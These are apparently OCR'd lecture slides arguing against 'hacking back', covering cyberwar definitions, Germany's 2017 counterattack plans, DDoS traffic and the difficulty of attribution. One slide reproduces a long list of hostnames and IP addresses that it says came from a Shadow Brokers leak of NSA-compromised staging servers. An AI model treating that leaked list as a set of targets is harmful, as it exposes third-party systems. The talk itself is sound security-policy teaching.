DON’T HACK BACK

Misconceptions about Offensive Responses to Cyberattacks

Dr. Dominik Herrmann

University of Hamburg, Security in Distributed Systems Group

Slides: https://dhgo.to/hack-back

Dr. Dominik Herrmann

Postdoctoral Researcher working on information security and privacy enhancing techniques

Junior Fellow of German Informatics Society (Gesellschaft für Informatik)

Business Information Systems
University of Regensburg (2008)

PhD about Privacy Techniques
University of Hamburg (2014)

Visiting Professor
University of Siegen (2015–17)

Cyber Warfare

actions by a **nation-state** to penetrate another nation's **computers or networks** for the purposes of **causing damage or disruption**

(Clarke, 2010)

Cyber Attack

a cyber operation, whether **offensive or defensive**, that is reasonably expected to **cause injury or death** to persons or **damage or destruction** to objects

(Tallinn Manual, 2013)

Cyber Weapon

sponsored **by a state or non-state actor**, meets an objective **which would otherwise require espionage or the use of force**, employed against **specific targets**

(Wikipedia, 2016)


R. A. Clarke: *Cyber War*, HarperCollins (2010) – M. N. Schmitt (ed.): Tallinn Manual on the International law Applicable to Cyber Warfare (2013) – https://en.wikipedia.org/w/index.php?title=Cyberweapon&oldid=712079014

Strategies of the defender

prevent	Firewalls, authentication, encryption, …	PREVENTIVE
deter	plausible threat of launching a counterattack	
deflect	prevent adversary from reaching target (e.g., at ISP)	
detect	during the attack or post mortem	REACTIVE
mitigate	various active defensive measures	
recover	crisis management, emergency plans, …	

C. Pfleeger et al.: Security in Computing, 5th ed. (2015)

Policy makers are interested to invest in offensive measures.



NEWS

Reports: German government plans cyberattack 'hackback' ahead of election

According to German media reports, Berlin wants to create conditions to be able to hit back in the event of a cyberattack. The move comes as the country gears up for September's general election amid fears of hacking.

2017-04-19


“During an **ongoing attack**, police, military or intelligence service units would attempt to **identify the assailant** and **block the attack** or **destroy the servers** being used to stage the incursion.”

“… it would also be possible to **remove the servers** on which stolen parliament data is located.”

see also:
Strategische Leitlinie Cyber-Verteidigung im Geschäftsbereich BMVg (2015)

http://www.dw.com/en/reports-german-government-plans-cyberattack-hackback-ahead-of-election/a-38506101
https://netzpolitik.org/2015/geheime-cyber-leitlinie-verteidigungsministerium-erlaubt-bundeswehr-cyberwar-und-offensive-digitale-angriffe/#Strategische-Leitlinie-Cyber-Verteidigung

“Hacking back” is based on the hypothesis that there is something to hack into.




Attack Bandwidth (All Countries), Gbps

Dates are shown in GMT

Data shown represents the top ~2% of rep

http://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=0&time=15980&view=map

However, this is not the case for recent DDoS attacks (e.g. Mirai botnet, 2016).




Attack Bandwidth (All Countries), Gbps Dates are shown in GMT

Data shown represents the top ~.1% of rep

http://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=2&time=17066&view=map

The attribution of attacks is difficult for defenders, because adversaries use foreign servers as stepping stones for their attack, i.e., IP addresses become meaningless.




```
asic.e-technik.uni-rostock.de___139.30.202.8
axil.eureka.lk___202.21.32.1
bambero1.cs.tin.it___194.243.154.57
burgoa.sarenet.es___194.30.32.242
cad-server1.ee.nctu.edu.tw___140.113.212.150
ccmman.rz.unibw--muenchen.de___137.93.10.6
ci970000.sut.ac.jp___133.31.106.46
ciidet.rtn.net.mx___204.153.24.32
cmusun8.unige.ch___129.194.97.8
colpisaweb.sarenet.es___194.30.32.229
connection1.connection.com.br___200.160.208.4
connection2.connection.com.br___200.160.208.8
cs-serv02.meiji.ac.jp___133.26.135.224
debby.vub.ac.be___134.184.15.79
dns1.unam.mx___132.248.204.1
dns2.chinamobile.com___211.137.241.34
dns2.unam.mx___132.248.10.2
docs.ccs.net.mx___200.36.53.150
dragon.unideb.hu___193.6.138.65
dukas.upc.es___147.83.2.62
e3000.hallym.ac.kr___210.115.225.16
electra.otenet.gr___195.170.2.3
expos.ee.nctu.edu.tw___140.113.212.20
fl.sun-ip.or.jp___150.27.1.10
ftp.hyunwoo.co.kr___211.232.97.195

matematica.univaq.it___192.150.195.38
mbox.com.eg___213.212.208.10
mercurio.rtn.net.mx___204.153.24.14
milko.stacken.kth.se___130.237.234.3
moneo.upc.es___147.83.2.91
mtrader2.grupocorreo.es___194.30.32.29
mum1mr1-a-fixed.sancharnet.in___61.1.64.45
mu-me01-ns-ctm001.vsnl.net.in___202.54.4.39
mxtpa.biglobe.net.tw___202.166.255.103
myhome.elim.net___203.239.130.7
newin.int.rtbf.be___212.35.107.2
niveau.math.uni-bremen.de___134.102.124.201
nl37.yourname.nl___82.192.68.37
noc21.corp.home.ad.jp___203.165.5.78
noc23.corp.home.ad.jp___203.165.5.80
noc25.corp.home.ad.jp___203.165.5.82
noc26.corp.home.ad.jp___203.165.5.83
noc33.corp.home.ad.jp___203.165.5.74
noc35.corp.home.ad.jp___203.165.5.114
noc37.corp.home.ad.jp___203.165.5.117
noc38.corp.home.ad.jp___203.165.5.118
nodep.sun-ip.or.jp___150.27.1.2
noya.bupt.edu.cn___202.112.96.2
ns1.bangla.net___203.188.252.2
ns1.btc.bw___168.167.168.34

pksweb.austria.eu.net___193.154.165.79
proxy1.tcn.ed.jp___202.231.176.242
rabbit.uj.edu.pl___149.156.89.33
royals.ee.nctu.edu.tw___140.113.212.9
s03.informatik.uni-bremin.de___134.102.201.53
san.hufs.ac.kr___203.253.64.2
saturn.mni.fh-giessen.de___212.201.7.21
sci.s-t.au.ac.th___168.120.9.1
scsun25.unige.ch___129.194.49.47
seoildsp.co.kr___218.36.28.250
servercip92.e-technik.uni-rostock.de___139.30.200.132
servidor2.upc.es___147.83.2.3
smtp.bangla.net___203.188.252.10
smuc.smuc.ac.kr___203.237.176.1
snacks.stacken.kth.se___130.237.234.152
soldier.ee.nctu.edu.tw___140.113.212.31
son-goki.sun-ip.or.jp___150.27.1.11
sparc20mc.ing.unirc.it___192.167.50.12
spin.lzu.edu.cn___202.201.0.131
spirit.das2.ru___81.94.47.83
splash-atm.upc.es___147.83.2.116
sunbath.rrze.uni--erlangen.de___131.188.3.200
sunbath.rrze.uni-erlangen.de___131.188.3.200
sun.bq.ub.es___161.116.154.1
sunfirev250.cancilleria.gob.ni___165.98.181.5
```


```
jumi.hyunwoo.co.kr___211.232.97.217
jupiter.mni.fh.giessen.de___212.201.7.17
kalliope.rz.unibw--muenchen.de___137.193.10.12
kommsrv.rz.unibw-muenchen.de___137.193.10.8
logos.uba.uva.nl___145.18.84.96
```

Mustafa Al-Bassam @musalbas · Oct 31

New Shadow Brokers dump contains list of servers compromised by the NSA to use as exploit staging servers.

Other approaches try to infer the geographic location by studying times of activities and try to identify source based on peculiar patterns in the code of malware.





arXiv 1512.08546v2 [cs.CR]

**When Coding Style Survives Compilation:
De-anonymizing Programmers from Executable Binaries**

Aylin Caliskan-Islam, *Princeton University*
Fabian Yamaguchi, *University of Goettingen*
Edwin Dauber, *Drexel University*
Richard Harang, *U.S. Army Research Laboratory*
Konrad Rieck, *University of Goettingen*
Rachel Greenstadt, *Drexel University*
Arvind Narayanan, *Princeton University*

Abstract


The ability to identify authors of computer programs based on their coding style is a direct threat to the privacy and anonymity of programmers. Previous work has examined attribution of authors from both source code and compiled binaries, and found that while source code can be attributed with very high accuracy, the attribution of executable binary appears to be much more difficult. Many potentially distinguishing features present in source code, e.g. variable names, are removed in the compilation process, and compiler optimization may alter the structure of a program, further obscuring features that are known to be useful in determining authorship.

We examine executable binary authorship attribution from the standpoint of machine learning, using a novel set of features that include ones obtained by decompiling the executable binary to source code. We show that many

from the executable binary. This means that it may be possible to infer the programmer's identity if we have a set of known potential candidate programmers, along with executable binary samples (or source code) known to be authored by these candidates.

Besides its intrinsic interest, programmer de-anonymization from executable binaries has implications for privacy and anonymity. Perhaps the creator of a censorship circumvention tool distributes it anonymously, fearing repression. Our work shows that such a programmer might be de-anonymized. Further, there are applications for software forensics, for example to help adjudicate cases of disputed authorship or copyright.

Rosenblum et al. studied this problem and presented encouraging early results [40]. We build on their work and make several advances to the state of the art, detailed in Section 4. First, whereas Rosenblum et al. extract



Pages
- Personnel
- RDB Home
  - Personnel
  - Including 3rd party python libraries for DART remote testing
  - Mission and Vision Statement
  - Umbrage empty
    - PIQUE Assessments empty
    - Hacking Team Source Dump Map
    - Component Library

FBI collects foreign malware samples

https://www.rt.com/viral/379779-vault7-cia-hacking-fingerprints/
However, note: https://interc.pt/2m33Ybb

